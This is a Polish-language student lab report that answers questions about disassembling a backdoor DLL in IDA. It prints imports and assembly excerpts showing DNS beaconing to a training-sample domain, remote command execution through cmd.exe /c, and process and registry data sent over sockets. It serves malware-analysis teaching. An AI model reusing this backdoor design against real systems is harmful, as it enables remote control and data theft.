

Zaawansowana analiza statystyczna

Arkadiusz Ryba














Laboratorium 4.1

Przeprowadź analizę pliku Lab04-01.dll za pomocą programu IDA i odpowiedz na poniższe pytania:

1. Podaj adres DllMain (Może być konieczne włączenie wyświetlania nr linii w widoku grafowym – Options>General>Line Prefixes).

Brak takowej funkcji

2. Wykorzystaj opcje Imports i odszukaj funkcje gethostbyname. Pod jakim adresem można go odszukać?

	00000000100163B4		waveInPrepareHeader	WINMM
	00000000100163B8		waveInAddBuffer	WINMM
	00000000100163BC		waveInStart	WINMM
	00000000100163C4	18	select	WS2_32
	00000000100163C8	11	inet_addr	WS2_32
	00000000100163CC	52	gethostbyname	WS2_32
	00000000100163D0	12	inet_ntoa	WS2_32
	00000000100163D4	16	recv	WS2_32
	00000000100163D8	19	send	WS2_32
	00000000100163DC	4	connect	WS2_32
	00000000100163E0	15	ntohs	WS2_32
	00000000100163E4	9	htons	WS2_32
	00000000100163E8	21	setsockopt	WS2_32
	00000000100163EC	116	WSACleanup	WS2_32

0000000100163CC

3. Ile razy gethostbyname jest wywoływany oraz przez ile różnych funkcji (CTRL-X wywołuje okno z odsyłaczami)?

.idata:100163C8

xrefs to gethostbyname

Direction	Typ	Address	Text
Up	r	sub_10001074:loc_100011AF	call ds:gethostbyname
Up	p	sub_10001074:loc_100011AF	call ds:gethostbyname
Up	r	sub_10001074+1D3	call ds:gethostbyname
Up	p	sub_10001074+1D3	call ds:gethostbyname
Up	r	sub_10001074+26B	call ds:gethostbyname
Up	p	sub_10001074+26B	call ds:gethostbyname
Up	r	sub_10001365:loc_100014A0	call ds:gethostbyname
Up	p	sub_10001365:loc_100014A0	call ds:gethostbyname
Up	r	sub_10001365+1D3	call ds:gethostbyname
Up	p	sub_10001365+1D3	call ds:gethostbyname
Up	r	sub_10001365+26B	call ds:gethostbyname
Up	p	sub_10001365+26B	call ds:gethostbyname
Up	r	sub_10001656+101	call ds:gethostbyname
Up	p	sub_10001656+101	call ds:gethostbyname
Up	r	sub_1000208F+3A1	call ds:gethostbyname
Up	p	sub_1000208F+3A1	call ds:gethostbyname
Up	r	sub_10002CCE+4F7	call ds:gethostbyname
Up	p	sub_10002CCE+4F7	call ds:gethostbyname

Był wywoływany 18 razy, przez 6 różnych funkcji

4. Pozostając w wywołaniu gethostbyname odszukaj adres 0x10001757 i spróbuj określić jakie żądanie DNS zostało wykonane (szybkie szukanie klawisz G).

```

.text:1000174E mov     eax, off_10019040 ; "[This is RDO]pics.practicalmalwareanalysis"...
.text:10001753 add     eax, 0Dh
.text:10001756 push    eax ; name
.text:10001757 call    ds:gethostbyname
.text:1000175D mov     esi, eax
.text:1000175F cmp     esi, ebx
.text:10001761 jz      short loc_100017C0

```

pics.practicalmalwareanalysis.com

5. Podaj, ile zmiennych lokalnych program IDA rozpoznał dla podprogramu zaczynającego się od adresu 0x10001656?

```

.text:10001656 jmp loc_100016A3
.text:10001656 ; #25 __stdcall sub_10001656(LPVOID lpThreadParameter)
.text:10001656 sub_10001656: ; DATA XREF: sub_1000D02E+C8↓o
.text:10001656 sub esp, 678h

```

brak znalezionych zmiennych

6. Ile parametrów rozpoznała IDA dla ww. adresu?

1 parameter 25 __stdcall sub_10001656(LPVOID lpThreadParameter)

7. Przy wykorzystaniu funkcji strings zlokalizuj łańcuch \cmd /c w zdeasemblowanym kodzie. Pod jakim adresem można go odszukać?

```


xdoors_d:10095B20 ; char aCommandExeC[]
xdoors_d:10095B20 aCommandExeC db '\command.exe /c ',0 ; DATA XREF: .text:loc_100101D7↑o
xdoors_d:10095B31 align 4
xdoors_d:10095B34 aCmdExeC db '\cmd.exe /c ',0 ; DATA XREF: .text:100101D0↑o
xdoors_d:10095B41 align 4
xdoors_d:10095B44 ; char aHiMasterDDDDDD[]
xdoors_d:10095B44 aHiMasterDDDDDD db 'Hi,Master [%d/%d/%d %d:%d:%d]',0Dh,0Ah
xdoors_d:10095B44 ; DATA XREF: .text:1001009D↑o

```


pod adresem xdoors_d:10095B34

8. Co dzieje się w obszarze kodu, który odwołuje się do \cmd.exe /c?

Przechowuje string cmd.exe \c następnie czyści bufor oraz rozpoczyna połączenie (socketa) -> otrzymuje zdalnie komendę a następnie ją wykonuje



9. Pod adresem .text:100101C8 znajduje się zmienna dword_1008E5C4, która pomaga zdecydować, jaką ścieżkę wybrać. W jaki sposób malware wykorzystuje zmienną dword_1008E5C4?




W xrefach występuje nawiązanie do funkcji sub_10001656 która odpowiada za sprawdzenie wersji systemu windows -> zwraca ją do zmiennej dword_1008E5C4 i na podstawie jej wartości dobiera odpowiednią formę wywołania konsoli cmd

```


.text:10001656
.text:10001656 ; #25 __stdcall sub_10001656(LPVOID lpThreadParameter)
.text:10001656 sub_10001656:                                     ; DATA XREF: sub_1000D02E+C8+lo
.text:10001656      sub     esp, 678h
.text:1000165C      push    ebx
.text:1000165D      push    ebp
.text:1000165E      push    esi
.text:1000165F      push    edi
.text:10001660      call     sub_10001000
.text:10001665      test     eax, eax
.text:10001667      jnz      short loc_100016BC
.text:10001669      xor      ebx, ebx
.text:1000166B      mov      [esp+14h], ebx
.text:1000166F      mov      [esp+18h], ebx
.text:10001673      call     sub_10003695
.text:10001678      mov      dword_1008E5C4, eax
.text:1000167D      call     sub_100036C3
.text:10001682      push    3A98h          ; dwMilliseconds
.text:10001687      mov      dword_1008E5C8, eax
.text:1000168C      call     ds:Sleep
.text:10001692      call     sub_100110FF
.text:10001697      lea      eax, [esp+4F8h]
.text:1000169E      push     eax           ; lpWSAData
.text:1000169F      push     202h          ; wVersionRequested
.text:100016A4      call     ds:WSAStartup
.text:100016AA      cmp      eax, ebx
.text:100016AC      jz       short loc_100016CB
.text:100016AE      push     eax
.text:100016AF      push     offset Format   ; "WSAStartup() error: %d\n"
.text:100016B4      call     ds:__imp_printf
.text:100016B8      pop      ecx
.text:100016BB      pop      ecx
.text:100016BC      loc_100016BC:          ; CODE XREF: .text:10001667↑j
.text:100016BC      ood      edi

```

10. Odszukaj adres 0x1000FF58 znajdujący się w podprogramie kilkaset linii dalej, gdzie rozpoczyna się seria porównań wykorzystująca memcmp do porównywania łańcuchów. Podaj co się stanie, jeśli porównanie łańcuchów z robotwork (adres 0x10010452) zakończy się powodzeniem i memcmp zwróci 0?



zacznie wykonywać się kod do którego prowadzi czerwona strzałka



```

push    dword ptr [ebp+8] ; s
call    sub_100052A2
jmp     short loc_100103F6

```


Co następnie wywołuje funkcję `sub_100052A2` która służy do sprawdzania software'u systemu Windows oraz otwarcia klucza rejestru

```

push    ebp
mov     ebp, esp
sub     esp, 60Ch
and     [ebp+Buffer], 0
push    edi
mov     ecx, 0FFh
xor     eax, eax
lea     edi, [ebp+var_60B]
and     [ebp+Data], 0
rep stosd
stosw
stosb
push    7Fh
xor     eax, eax
pop     ecx
lea     edi, [ebp+var_20B]
rep stosd
stosw
stosb
lea     eax, [ebp+phkResult]
push    eax                ; phkResult
push    0F003Fh            ; samDesired
push    0                  ; ulOptions
push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
push    80000002h          ; hKey
call    ds:RegOpenKeyExA
test    eax, eax
jz      short loc_10005309

```

a następnie tworzy string, który łączy z kluczem rejestru



oraz za pomocą odpowiedniego socketu wysyła go

```

; Attributes: bp-based frame

; int __cdecl sub_100038EE(SOCKET, int, int)
sub_100038EE proc near

s= dword ptr 8
arg_4= dword ptr 0Ch
len= dword ptr 10h

push    ebp
mov     ebp, esp
push    esi
push    edi
mov     edi, [ebp+len]
lea     eax, [edi+1]
push    eax                ; Size
call    ds:malloc
xor     edx, edx
pop     ecx
test    edi, edi
mov     esi, eax
jle     short loc_10003928

```

```

; Attributes: bp-based frame


; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
StartAddress proc near

buf= byte ptr -238h
var_230= dword ptr -230h
var_22C= dword ptr -22Ch
var_24= dword ptr -24h
name= sockaddr ptr -10h
lpThreadParameter= dword ptr 8

push    ebp
mov     ebp, esp
sub     esp, 238h
push    esi
push    6                ; protocol
push    1                ; type
push    2                ; af
call    ds:socket
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jz      loc_100107E1

```


11. Co robi eksport PLIST?




```

.text:100066DF loc_100066DF:                                ; CODE XREF: .text:100066AA↑j
.text:100066DF      mov     edi, offset aProcessidProce ; "\r\n\r\nProcessID
.text:100066E4      push    esi
.text:100066E5      mov     esi, ds:sprintf
.text:100066EB      lea     eax, [ebp-634h]
.text:100066F1      push    edi ; Format
.text:100066F2      push    eax ; Buffer
.text:100066F3      mov     dword ptr [ebp-130h], 128h
.text:100066FD      call    esi ; sprintf
.text:100066FF      lea     eax, [ebp-634h]
.text:10006705      push    eax
.text:10006706      push    dword ptr [ebp+8]
.text:10006709      call    sub_100038BB
.text:1000670E      add     esp, 10h
.text:10006711      cmp     dword_1008E5BC, ebx
.text:10006717      jz      short loc_10006720
.text:10006719      push    edi
.text:1000671A      call    sub_1000620C
.text:1000671F      pop     ecx
.text:10006720 loc_10006720:                                ; CODE XREF: .text:10006717↑j

```

Funkcje odnoszą się do `CreateToolhelp32Snapshot` oraz pobierają PID procesów a następnie wysyłają je za pomocą socketa

12. Wykorzystaj funkcje graf do wyświetlenia `sub_10004E79`. Jakie funkcje API mogą być wywołane po wejściu do tej funkcji? Bazując na tych funkcjach API, jaką można jej nadać nazwę?



Funkcja ma za zadanie identyfikację języka systemowego -> można ją nazwać w stylu `GetSysLanguage()`

13. Podaj, ile funkcji WindowsAPI bezpośrednio wywołuje DllMain? A ile, jeśli weźmiemy pod uwagę głębokość 2?

Brak funkcji DllMain


14. Pod adresem 0x10001358 znajduje się wywołanie sleep (funkcja API, która przyjmuje jeden parametr określający liczbę milisekund uśpienia). Sprawdź jak długo ten kod zostanie w uśpieniu przy wykonaniu?

```
DA View-A  Hex View-1  Structures  Enums  Imports
.text:10001332      and     dword_1008E5CC, 0
.text:10001339      jmp     short loc_10001341
.text:1000133B      ; -----
.text:1000133B      loc_1000133B:
.text:1000133B      mov     dword_1008E5CC, ebp
.text:10001341      loc_10001341:
.text:10001341      ; CODE XREF: .text:100010E5↑j
.text:10001341      ; CODE XREF: .text:10001183↑j
.text:10001341      ; .text:10001224↑j ...
.text:10001341      mov     eax, off_10019020 ; "[This is CTI]30"
.text:10001346      add     eax, 0Dh
.text:10001349      push    eax                ; String
.text:1000134A      call    ds:atoi
.text:10001350      imul    eax, 3E8h
.text:10001356      pop     ecx
.text:10001357      push    eax                ; dwMilliseconds
.text:10001358      call    ds:Sleep
.text:1000135E      xor     ebp, ebp
.text:10001360      jmp     loc_100010B4
.text:10001365      ; #25 __stdcall sub_10001365(LPVOID lpThreadParameter)
.text:10001365      sub_10001365:
.text:10001365      ; DATA XREF: sub_1000D02E+8A↓o
.text:10001365      sub     esp, 54h
.text:10001368      push    ebx
.text:10001369      push    ebp
```

Najprawdopodobniej uśpienie trwa 30 sekund z uwagi na ten string

Kodu nie udało mi się uruchomić z uwagi na to iż jest to biblioteka

```
.text:10001357      push    eax                ; dwMilliseconds
.text:10001358      call    ds:Sleep
.text:1000135E      xor     ebp, ebp
.text:10001360      jmp     loc_100010B4
.text:10001365      ; #25 __stdcall sub_10001365(LPVOID lpThreadParameter)
.text:10001365      sub_10001365:
.text:10001365      ; DATA XREF: sub_1000D02E+8A↓o
.text:10001365      sub     esp, 54h
.text:10001368      push    ebx
.text:10001369      push    ebp
.text:1000136A      push    esi
.text:1000136B      push    edi
.text:1000136C      call    sub_10001000
.text:10001371      test    eax, eax
.text:10001373
.text:10001375
.text:10001376
.text:10001377
.text:10001378
.text:1000137A
.text:1000137B
.text:1000137E      ; -----
.text:10001381      loc_10001381:
.text:10001381      and     byte ptr [esp+44h], 0
```



15. Pod adresem 0x10001701 znajduje się wywołanie socket. Podaj jego trzy parametry.

```
.text:100016FB          ; .text:1000:
.text:100016FB          push    6          ; protocol
.text:100016FD          push    1          ; type
.text:100016FF          push    2          ; af
.text:10001701          call    ds:socket
.text:10001707          mov     edi, eax
.text:10001709          cmp     edi, 0FFFFFFFh
```

Protokół: 6

Typ: 1

Af: 2

